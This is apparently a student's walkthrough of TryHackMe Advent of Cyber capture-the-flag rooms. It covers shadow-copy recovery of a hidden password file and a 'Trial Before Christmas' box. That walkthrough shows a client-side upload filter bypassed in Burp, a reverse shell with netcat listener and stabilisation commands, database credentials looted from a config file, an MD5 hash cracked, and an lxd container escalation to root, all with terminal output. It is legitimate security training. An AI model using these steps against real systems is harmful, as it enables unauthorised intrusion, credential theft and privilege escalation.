
This PC > Backup (Z:)

Name	12/11/2020 7:56 AM
confidential	12/11/2020 7:56 AM
database	12/11/2020 7:56 AM
vStockings	12/11/2020 7:56 AM


3 items

Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?


We restore the previous version of the ‘confidential’ folder.



Then, a text file will appear in the folder.



We open the text file and we will see the password “m33pa55w0rdIZseecure!”.



Through process/ methodology:

First, we login into Remmina by the IP, username and password given. We open the text file on the desktop and decrypt the fake ‘bitcoin address’ and get the plain text value. Next, we enter the ‘/Document/vStocking/elf1’ directory, and we will see the encrypted file with extension “.grinch”. Then, we open the ‘Task Scheduler’ and find the suspicious task running, the location of the task is under the details tab. Next, we click on the ShadowCopyVolume and its ID is under the general tab. Next, we use ‘Disk Management’ to add a letter to the backup drive. Then, we open the drive and check the ‘show hidden items’ checkbox and the ‘confidential’ folder appears. We restore the previous version of this folder and a text file will appear inside the folder, open the text file then we can read the password.


Day 24: A Trial Before Christmas

Tools Used: Kali Linux, Burpsuite

Solution / Walkthrough:

Question 1: Scan the machine. What ports are open?

Scan the attacking IP address using nmap. It is shown that port **80** and **65000** are open.



```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
$ sudo nmap 10.10.40.2
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 04:12 EDT
Nmap scan report for 10.10.40.2
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.92 seconds
[(kali㉿kali)-[~]
$
```


Correct Answer Hint

Submit Hint

websites on the box for this step.

Question 2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

After trying ‘MACHINEIP:65000’ , we know that the title of the hidden website is ‘**Light Cycle**’ .



Question 3: What is the name of the hidden php page?

Locate the big.txt file. By using the command ‘sudo gobuster dir -u

http://MACHINEIP:65000/ big.txt -x php’ we can obtain a list of directories. The hidden php file is **uploads.php**.



Question 4: What is the name of the hidden directory where file uploads are saved?

Using Burpsuite, navigate to the “Intercept Client Requests” section, edit the “File extension” match type. Remove the “|^js\$” in the condition and save the filter.

The screenshot shows the Burpsuite application window. The 'Proxy' tab is active. In the 'Proxy Listeners' section, there is one listener named 'Running' on port 127.0.0.1:8080. In the 'Intercept Client Requests' section, a rule is defined with the following condition:


Match type	Relationship	Condition
File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^ico\$ ^svg...
Or	Contains parameters	
Request	Does not match	(get post)
Or	Is in target scope	
HTTP method		
And		
URL		

At the bottom of the interface, there are two checkboxes: 'Automatically fix missing or superfluous new lines at end of request' and 'Automatically update Content-Length header when the request is edited'.

Now we can intercept requests. Forward all requests except the one with /filter.js .

```
Request to http://10.10.47.119:65000
  Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex ⌂ \n ⌂
1 GET /assets/js/filter.js HTTP/1.1
2 Host: 10.10.47.119:65000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
4 Accept: */*
5 Referer: http://10.10.47.119:65000/uploads.php
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```

Next, set up a netcat listener with the port of 433. Upload a reverse shell on <http://MACHINEIP:65000/uploads.php>.



Now, we can see the reverse shell is uploaded on /grid. The name of the hidden directory where file uploads are saved is **/grid**.

Question 5: What is the value of the web.txt flag?

Cd into ‘var/www’ we can see the web.txt file. Use the command ‘cat web.txt’ to view the flag. The flag is **THM{ENTER_THE_GRID}**.

```
www-data@light-cycle:~$ ls
bin   home      lib64      opt    sbin      sys  vmlinuz
boot initrd.img  lost+found  proc   snap     tmp  vmlinuz.old
dev   initrd.img.old media      root   srv     usr
etc   lib       mnt      run    swapfile var
www-data@light-cycle:~$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6: What lines are used to upgrade and stabilize your shell?

First, use the command ‘**python3 -c 'import pty;pty.spawn("/bin/bash")'** to spawn a better-featured bash shell. Next use the command ‘**export TERM=xterm**’ to give us access to term commands such as clear. Finally, use the command ‘**stty raw -echo; fg**’.

```
[kali㉿kali)-[~]
└─$ nc -lvpn 443
listening on [any] 443 ...
connect to [10.18.31.13] from (UNKNOWN) [10.10.47.119] 48238
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
09:47:39 up 14 min, 0 users, load average: 0.00, 0.29, 0.54
USER     TTY          FROM             LOGIN@    IDLE      JCPU      PCPU WHAT
www-data@light-cycle:~$ nc -lvpn 443
www-data@light-cycle:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:~$ export TERM=xterm
www-data@light-cycle:~$ export TERM=xterm
www-data@light-cycle:~$ ^Z
zsh: suspended nc -lvpn 443
www-data@light-cycle:~$ whoami
www-data
www-data@light-cycle:~$
```

Question 7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? Username:password

Accessing the ‘dbauth.php’ file, we could see \$dbpass and \$dbuser. The credentials is ‘**tron:IFightForTheUsers**’.

```
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
```

Question 8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Use the command ‘mysql -utron -p’ to access the database. The name of the database is ‘**tron**’.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| tron          |
+-----+
2 rows in set (0.03 sec)
```

Question 9: Crack the password. What is it?

Use the command ‘use tron’ to access the database. Then, use the command ‘ SELECT * FROM users;’ to read the database. We copy the password and crack it on <https://crackstation.net>. The password is ‘@computer@’.

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password          |
+----+-----+-----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

The screenshot shows the CrackStation website interface. At the top, the URL is https://crackstation.net. The main heading is "CrackStation". Below it, there are navigation links: "CrackStation", "Password Hashing Security", and "Defuse Security". To the right, there are social media links for Defuse.ca and Twitter. The main title of the page is "Free Password Hash Cracker". A text input field says "Enter up to 20 non-salted hashes, one per line:" followed by the MD5 hash "edc621628f6d19a13a00fd683f5e3ff7". To the right of the input field is a reCAPTCHA verification box with the text "I'm not a robot" and a checkbox. Below the input field, it says "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults". At the bottom, there is a table with three columns: "Hash", "Type", and "Result". The first row shows the hash "edc621628f6d19a13a00fd683f5e3ff7" in green, indicating an exact match, with "md5" in the Type column and "@computer@" in the Result column. Below the table, it says "Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found." A link "Download CrackStation's Wordlist" is also visible.

Question 10: Use su to login to the newly discovered user by exploiting password reuse.

What is the user you are switching to?

Use the command ‘su flynn’. The user is **flynn**.

```
mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
```

Question 11: What is the value of the user.txt flag?

Use the command ‘cat user.txt’. The flag we obtained is

THM{IDENTITY_DISC_RECOGNISED}

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12: Check the user's groups. Which group can be leveraged to escalate privileges?

Use the command ‘id’. We will see 109(lxd) in the groups section. The group is **lxd**.

```
flynn@light-cycle:/var/www/TheGrid/includes$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13: What is the value of the root.txt flag?

Use the command ‘lxc image list’. The ALIAS is Alpine.

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH	SIZE	UPLOAD DATE
Alpine	a569b9af4e85	no	alpine v3.12 (20201220_03:48)	x86_64	3.07MB	Dec 20, 2020 at 3:51am (UTC)

Use the command lxc init IMAGENAME CONTAINERNAME -c security.privileged=true. Then , use the command ‘lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root recursive=true’. Then, use the command ‘lxc start CONTAINERNAME’. Lastly use the command ‘lxc exec CONTAINERNAME /bin/sh’. We'll then run just a few more commands to mount our storage and verify we've escalated to root, which are ‘id’ and ‘cd /mnt/root/root’ We can see the root.txt file.

```
flynn@light-cycle:~$ lxc init Alpine doodle -c security.privileged=true
Creating doodle
Error: No value found in "pa"
Error: No value found in "s"
Error: Invalid devices: Disk entry is missing the required "path" property
mnt/root recursive=true config device add doodle doodlecom disk source=/ path=/m
Device doodlecom added to doodle
flynn@light-cycle:~$ lxc start doodle
flynn@light-cycle:~$ lxc exec doodle /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
```

Use the command ‘cat root.txt’ The flag we obtained is THM{FLYNN_LIVES}.

```
flynn@light-cycle:~$ lxc start doodle
flynn@light-cycle:~$ lxc exec doodle /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat.txt
/bin/sh: cat.txt: not found
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"

Through process/methodology:

First, we use nmap to scan for available ports. Then, we use gobuster with big.txt (directory enumeration mode) to obtain the directories. Using Burpsuite to intercept the network and drop the GET request (assets/js/filter.js), we then upload a reverse shell to the /grid directory (directory which stores uploads from uploads.php). Next we stabilize and upgrade our shell. After getting the credentials, we can access the tron database to get the password of flynn. We use ‘flynn’ to su login. Then, we do privilege escalation with lxd. Next, we'll run a series of commands which initialize, configure the disks, and start the container. Lastly, we can get the THM flag.